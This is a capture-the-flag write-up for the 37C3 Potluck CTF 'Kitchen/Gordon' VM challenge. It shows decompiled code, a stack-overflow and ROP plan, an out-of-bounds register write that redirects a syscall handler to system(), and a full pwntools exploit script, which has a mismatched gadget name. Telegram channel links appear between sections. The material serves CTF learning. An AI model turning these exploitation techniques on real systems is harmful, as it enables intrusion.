-0x068  ?? ?? ?? ?? ?? ?? ?? ??
-0x060  ?? ?? ?? ?? ?? ?? ?? ??
-0x058  ?? ?? ?? ?? ?? ?? ?? ??
-0x050  ?? ?? ?? ?? ?? ?? ?? ??
-0x048  ?? ?? ?? ??
-0x044  void var_44
-0x044  ?? ?? ?? ?? ?? ?? ?? ??
-0x03c  ?? ?? ?? ?? ?? ?? ?? ??
-0x034  ?? ?? ?? ?? ?? ?? ?? ??
-0x02c  ?? ?? ?? ?? ?? ?? ?? ??
-0x024  ?? ?? ?? ?? ?? ?? ?? ??
-0x01c  ?? ?? ?? ?? ?? ?? ?? ??
-0x014  ?? ?? ?? ?? ?? ?? ?? ??
-0x00c  ?? ?? ?? ?? ?? ?? ?? ??
-0x004  int32_t __saved_LR
```

```
POTLUCKView ROM ▾   Linear ▾   Pseudo C ▾

    int32_t recv_more_and_send_gordon_badf()

    00000638  int32_t recv_more_and_send_gordon_badf()

    00000638  {
    00000644      decode_and_puts(&data_14af);
    0000065c      void var_44;
    0000065c      memset(&var_44, 0, 0x40);
    00000668      read(&var_44, 0xff);
    00000680      int32_t var_84 = 0xbadf0001;
    00000698      void var_80;
    00000698      memcpy(&var_80, &var_44, 0x3c);
    000006a4      send_gordon(&var_84, 4);
    000006b4      memset(&var_84, 0, 0x40);
    000006c0      recv_gordon(&var_84, 0x40);
    000006c8      decode_and_puts(&data_1470);
    000006dc      return puts(&var_84);
    000006cc  }
```

In *Kitchen*, the stack is `RW` and the code is `RX` due to VM memory protection but careful readers may have noticed that the stack of *Gordon* VM is `RWX` . Thus pivoting to *Gordon* process is interesting to forge corrupted instructions and reach the vulnerability in the ISA opcode parsing (Out-Of-Bounds register index).

Since there is no stack cookie and no *ALSR* in the both VM, the exploitation part is straightforward.

The exploit plan is:

1. Trigger command *2* stack buffer overflow in *Kitchen*
2. ROP in *Kitchen* to send vulnerable `0xc0cac01a` command to *Gordon*
3. Trigger command `0xc0cac01a` stack buffer overflow in *Gordon*
4. Ret2shellcode in *Gordon* on malformed instruction
    - Malformed instruction to write past registers in `struct vm` directly overwriting `handle_syscall` function pointer
    - Replace `handle_syscall` function pointer with `system` address
    - Execute instruction `syscall` to run arbitrary shell command

https://t.me/learningnets

   - Read the flag
   - Send back the flag to *Kitchen* using FIFO
5. ROP continue in *Kitchen* to receive the flag and print it to *stdout*

STEP 1 & 2

Fortunately, the following gadget in *Kitchen* allows us to control all registers used as arguments (R0, R1, R2) and the link register before jumping to the syscall 4 to send to *Gordon* the payload.

```
0x0000164  pop LR
0x0000168  pop R5
0x000016c  pop R4
0x0000170  pop R2
0x0000174  pop R1
0x0000178  pop R0
0x000017c  ret
```

The stack pointer is not randomized in the VM, so the input buffer address is hardcoded in the exploit.

STEP 3 & 4

The **challenge binary is not PIE** also it is statically built. The `system` function is present in the binary to handle the *uptime* command. Thus the exploit hardcodes the address of `system`.

Most instructions don't check the register index but due to the limitation of character `0xd` in the read function, encoding R13 register results in the forbidden byte:

```
    uint64_t regs[8];
    uint64_t sp; // OOB index 8  (0x8)
    uint64_t lr; // OOB index 9  (0x9)
    uint64_t pc; // OOB index 10 (0xa)
    uint64_t fl; // OOB index 11 (0xb)
    void * mem;  // OOB index 12 (0xc)
    void (*handle_syscall)(struct vm*, int syscall_id); // OOB index 13 (R13) (0xd)
```

Thankfully, the `mov` instruction uses the 4 msb bits to select the destination register so encoding the `mov` results in valid bytes `0x07 0xd0 0x00 0x00`.

```
    case 7:
        /* ... */
        vm->regs[arg1 >> 4] = vm->regs[arg3];
```

The handler of `handle_syscall` replaced, the first argument is the pointer to the `vm` structure. The first fields are the VM registers, consequently the exploit can control the registers to create a string in memory that will be executed as `system` command.

Since stdout and stderr are closed in the `run.sh` script, the flag cannot be printed directly.

In order to send the flag to *Kitchen*, the `system` command redirects writes to the *FIFO* file (`/tmp/x_master`).

STEP 5

The ROP chain continues in *Kitchen* by calling in the middle of a function to receive from the *FIFO* and print it to *stdout*.

> **Note:** The full payload exploiting both VM plus the challenge executable is bundled inside one message of `0xff` bytes.

https://t.me/learningnets

CONCLUSION

The *full exploit script* is available below and got us the flag and the first blood during 37C3 Potluck CTF.

Thanks blasty for the cool challenge and ZetaTwo for the CTF!

EXPLOIT SCRIPT

```
from pwn import *

r = remote('challenge27.play.potluckctf.com', 31337)

# Secret challenge
r.recvuntil(b'stew:\n\n')
secret = bytes.fromhex(r.recvline().strip().decode())
code = xor(secret, p32(0xc0cac01a) + p32(0xd15ea5e) + p32(0x5caff01d) + p32(0xba5eba11)).hex().encode()
r.sendline(code)

# Select vulnerable command 2
r.recvuntil(b'choice> ')
r.sendline(b'2')
r.recvline()

# Gadgets
pop_lr_r5_r4_r2_r1_r0 = 0x164
send_command_gadget = 0x5b0
recv_and_print = 0x714
stack_in_kitchen = 0xfdb8
stack_in_gordon = 0xef7c
system_api_chall = 0x4033A2

# Payload
payload = p32(0xc0cac01a) # command magic
# Gordon shellcode
'''
syscall instruction -> handle_syscall(vm) -> system(vm) -> system(&vm->regs[0])
r0/r1/r2 -> "cat /fla* > /tmp/x_master\x00"
'''
payload += b'\x09\x05\x00\x00' # pop r5 -- @system
payload += b'\x07\xd0\x05\x00' # mov R13, R5 -- write to handle_syscall
payload += b'\x09\x00\x00\x00' # pop r0 -- cat /flag...
payload += b'\x09\x01\x00\x00' # pop r1
payload += b'\x09\x02\x00\x00' # pop r2
payload += b'\x09\x03\x00\x00' # pop r3
payload += b'\x05\x07\x00\x00' # syscall 7

assert len(payload) <= 0x40
payload += b'X' * (0x40 - len(payload))
# Kitchen ROP chain
payload += p64(pop_lr_r5_r4_r2_r1_r0)
payload += p64(send_command) # lr
payload += p64(0) # r5
payload += p64(0) # r4
payload += p64(0) # r2
payload += p64(0x100) # r1
payload += p64(stack_in_kitchen) # r0
payload += p64(recv_and_print) # recv + print
payload += b'X' * (0x80 - len(payload))
# Gordon ret2shellcode
payload += p64(stack_in_gordon)
# Gordon shellcode pop
```

https://t.me/learningnets

```
payload += p64(system_api_chall) # @system
payload += b'cat /fla* > /tmp/x_master\x00' # cmd

assert not b"\x0a" in payload
assert not b"\x0d" in payload
payload += b'\n'

r.send(payload)

r.interactive()
# potluck{3y3_4m_n0t_th3_0n3_t0_s0Rt_0f_s1T_4nD_cRY_0v3R_sP1Lt_m1LK!1!!}
```

https://t.me/learningnets